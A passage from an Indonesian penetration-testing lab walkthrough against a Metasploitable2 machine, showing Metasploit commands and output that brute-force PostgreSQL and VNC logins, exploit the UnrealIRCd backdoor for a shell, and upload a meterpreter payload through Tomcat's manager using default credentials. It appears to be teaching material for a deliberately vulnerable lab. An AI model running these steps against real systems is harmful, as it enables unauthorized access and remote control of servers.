msf6 auxiliary(scanner/postgres/postgres_login) > set username postgres
username => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set user_as_pass true
user_as_pass => true
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 auxiliary(scanner/postgres/postgres_login) > █
```

-jalankan brute force dengan perintah run. Disini didapat username 'postgres' dan password 'postgres' untuk mengakses PostgreSQL di server

```
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.114:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.114:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.114:5432 - LOGIN FAILED: scott:scott@template1 (Incorrect: Invalid username or password)
```

-melakukan uji coba koneksi ke PostgreSQL dengan username 'postgres' dan password 'postgres'

```
(kali㉿kali)-[~]
$ psql -U postgres -h 192.168.1.114
Password for user postgres:
psql (15.1 (Debian 15.1-1), server 8.3.1)
WARNING: psql major version 15, server major version 8.3.
        Some psql features might not work.
Type "help" for help.

postgres=# █
```

-buka msfconsole diterminal

-dari hasil scanning nmap di langkah nomor 2 diketahui bahwa server menggunakan VNC versi 3.3. Jadi cari modul untuk exploit VNC versi 3.3 dengan perintah `search`

```
msf6 > search vnc 3.3
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/vnc/realvnc_client	2001-01-29	normal	No	RealVNC 3.3.7 Client Buffer Overflow
1	auxiliary/scanner/vnc/vnc_login		normal	No	VNC Authentication Scanner
2	exploit/windows/vnc/winvnc_http_get	2001-01-29	average	No	WinVNC Web Server GET Overflow

Interact with a module by name or index. For example `info 2`, `use 2` or `use exploit/windows/vnc/winvnc_http_get`

```
msf6 > 
```

-gunakan modul `auxiliary/scanner/vnc/vnc_login` yang berada di nomor urut 1 dari hasil pencarian

```
msf6 > search vnc 3.3

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/vnc/realvnc_client        2001-01-29      normal  No     RealVNC 3.3.7 Client Buffer Overflow
1  auxiliary/scanner/vnc/vnc_login           normal          No     VNC Authentication Scanner
2  exploit/windows/vnc/winvnc_http_get       2001-01-29      average No     WinVNC Web Server GET Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/vnc/winvnc_http_get

msf6 > █
```

-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

Name                Current Setting  Required  Description
-                -
BLANK_PASSWORDS     false           no        Try blank passwords for all users
BRUTEFORCE_SPEED    5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS        false           no        Try each user/password couple stored in the current database
DB_ALL_PASS         false           no        Add all passwords in the current database to the list
DB_ALL_USERS        false           no        Add all users in the current database to the list
DB_SKIP_EXISTING    none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD            no              no        The password to test
PASS_FILE            /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
```

-isi parameter `RHOST` dengan IP `metasploitable2` yang ditemukan di step 1 dan isi parameter `STOP_ON_SUCCESS` dengan `true` sehingga proses brute force akan berhenti jika ditemukan 1 password yang berhasil

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 auxiliary(scanner/vnc/vnc_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/vnc/vnc_login) > █
```



-jalankan brute force dengan perintah run. Disini didapat 'password' sebagai password untuk masuk ke VNC server

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.114:5900 - 192.168.1.114:5900 - Starting VNC login sweep
[!] 192.168.1.114:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.1.114:5900 - 192.168.1.114:5900 - Login Successful: :password
[*] 192.168.1.114:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > █
```

-Akses VNC server melalui terminal baru dan disini kita berhasil masuk sebagai user root

```
(kali@kali)-[~]
$ vncviewer 192.168.1.114
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
█
```



15. Exploit port 6667 dan 6697 (UnrealIRCd)

-buka msfconsole di terminal

```
(root@kali)-[/home/kali]
# msfconsole

      =[ metasploit v6.2.26-dev ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

-cari modul untuk exploit unreal dengan perintah search

```
msf6 > search unreal

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Desc
0	exploit/linux/games/ut2004_secure	2004-06-18	good	Yes	Unre
1	exploit/windows/games/ut2004_secure	2004-06-18	good	Yes	Unre
2	exploit/unix/irc/unreal_ircd_3281_backdoor	2010-06-12	excellent	No	Unre

```
alIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/unix/ir
c/unreal_ircd_3281_backdoor

msf6 > 
```

-gunakan modul exploit/unix/irc/unreal_ircd_3281_backdoor yang berada di nomor urut 2 dari hasil pencarian

```
msf6 > use 2
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS     RHOSTS           yes       The target host(s), see https://github.com/rapid7/
  RPORT      6667             yes       metasploit-framework/wiki/Using-Metasploit
  The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.
```

-gunakan perintah `show payloads` untuk menampilkan semua payload yang bisa dijalankan dimodul tersebut

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads

  #  Name                                     Disclosure Date  Rank  Check  Descri
  --  --                                     -
  0  payload/cmd/unix/bind_perl              normal         No    Unix C
  1  payload/cmd/unix/bind_perl_ipv6         normal         No    Unix C
  2  payload/cmd/unix/bind_ruby              normal         No    Unix C
  3  payload/cmd/unix/bind_ruby_ipv6         normal         No    Unix C
```

-isi parameter RHOST dengan IP metasploitable2 yang ditemukan di step 1 dan gunakan payload `cmd/unix/bind_ruby`

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```


-jalankan exploit dengan perintah `exploit`. Disini exploit berhasil masuk ke dalam server. Jika diketik perintah `whoami` maka exploit masuk sebagai user `daemon`


```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.1.114:6667 - Connected to 192.168.1.114:6667 ...
      :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
      :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.114:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.1.114:4444
[*] Command shell session 1 opened (192.168.100.5:45935 → 192.168.1.114:4444) at 2023-06-05 08:18:31 -0400

whoami
daemon
█
```

16. Exploit port 8180 (Tomcat)

-buka halaman `http://192.168.1.114:8180` melalui browser, maka disini dapat dilihat bahwa server tersebut menggunakan apache tomcat versi 5.5



-buka msfconsole di terminal

```
(root@kali)-[/home/kali]
# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo ...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

(
X
Q
)
```

-cari modul untuk exploit apache tomcat versi 5.5 dengan perintah search

```
msf6 > search tomcat 5.5

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Che
0	auxiliary/admin/http/tomcat_ghostcat Apache Tomcat AJP File Read	2020-02-20	normal	Yes
1	exploit/multi/http/tomcat_mgr_deploy Apache Tomcat Manager Application Deployer Authenticated Code Execution	2009-11-09	excellent	Yes
2	exploit/multi/http/tomcat_mgr_upload Apache Tomcat Manager Authenticated Upload Code Execution	2009-11-09	excellent	Yes
3	auxiliary/dos/http/apache_tomcat_transfer_encoding Apache Tomcat Transfer-Encoding Information Disclosure and DoS	2010-07-09	normal	No
4	auxiliary/scanner/http/tomcat_enum Apache Tomcat User Enumeration		normal	No

- gunakan modul exploit/multi/http/tomcat_mgr_upload yang berada di nomor urut 2 dari hasil pencarian

```
msf6 > use 2
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > 
```

-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):
```

Name	Current Setting	Required	Description
HttpPassword		no	The password for the specified username
HttpUsername		no	The username to authenticate as
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST		no	HTTP server virtual host

-isi parameter RHOST dengan IP metasploitable2 yang ditemukan di step 1. Parameter RPORT terisi secara default 80, namun karena apache tomcat berjalan di port 8180 jadi parameter RPORT diisi dengan 8180. Isi parameter HttpUsername dengan tomcat dan HttpPassword dengan tomcat sebagai akun percobaan untuk melakukan akses ke apache tomcat

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > █
```

-gunakan perintah `exploit` untuk melakukan exploit pada server. Disini exploit berhasil mengakses masuk ke dalam server.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.100.5:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying bpLUQT2ETgKloVRcv6rKCPMeC ...
[*] Executing bpLUQT2ETgKloVRcv6rKCPMeC ...
[*] Undeploying bpLUQT2ETgKloVRcv6rKCPMeC ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58829 bytes) to 192.168.1.114
[*] Meterpreter session 1 opened (192.168.100.5:4444 -> 192.168.1.114:55871) at 2023-06-05 09:19:45 -0400

meterpreter > █
```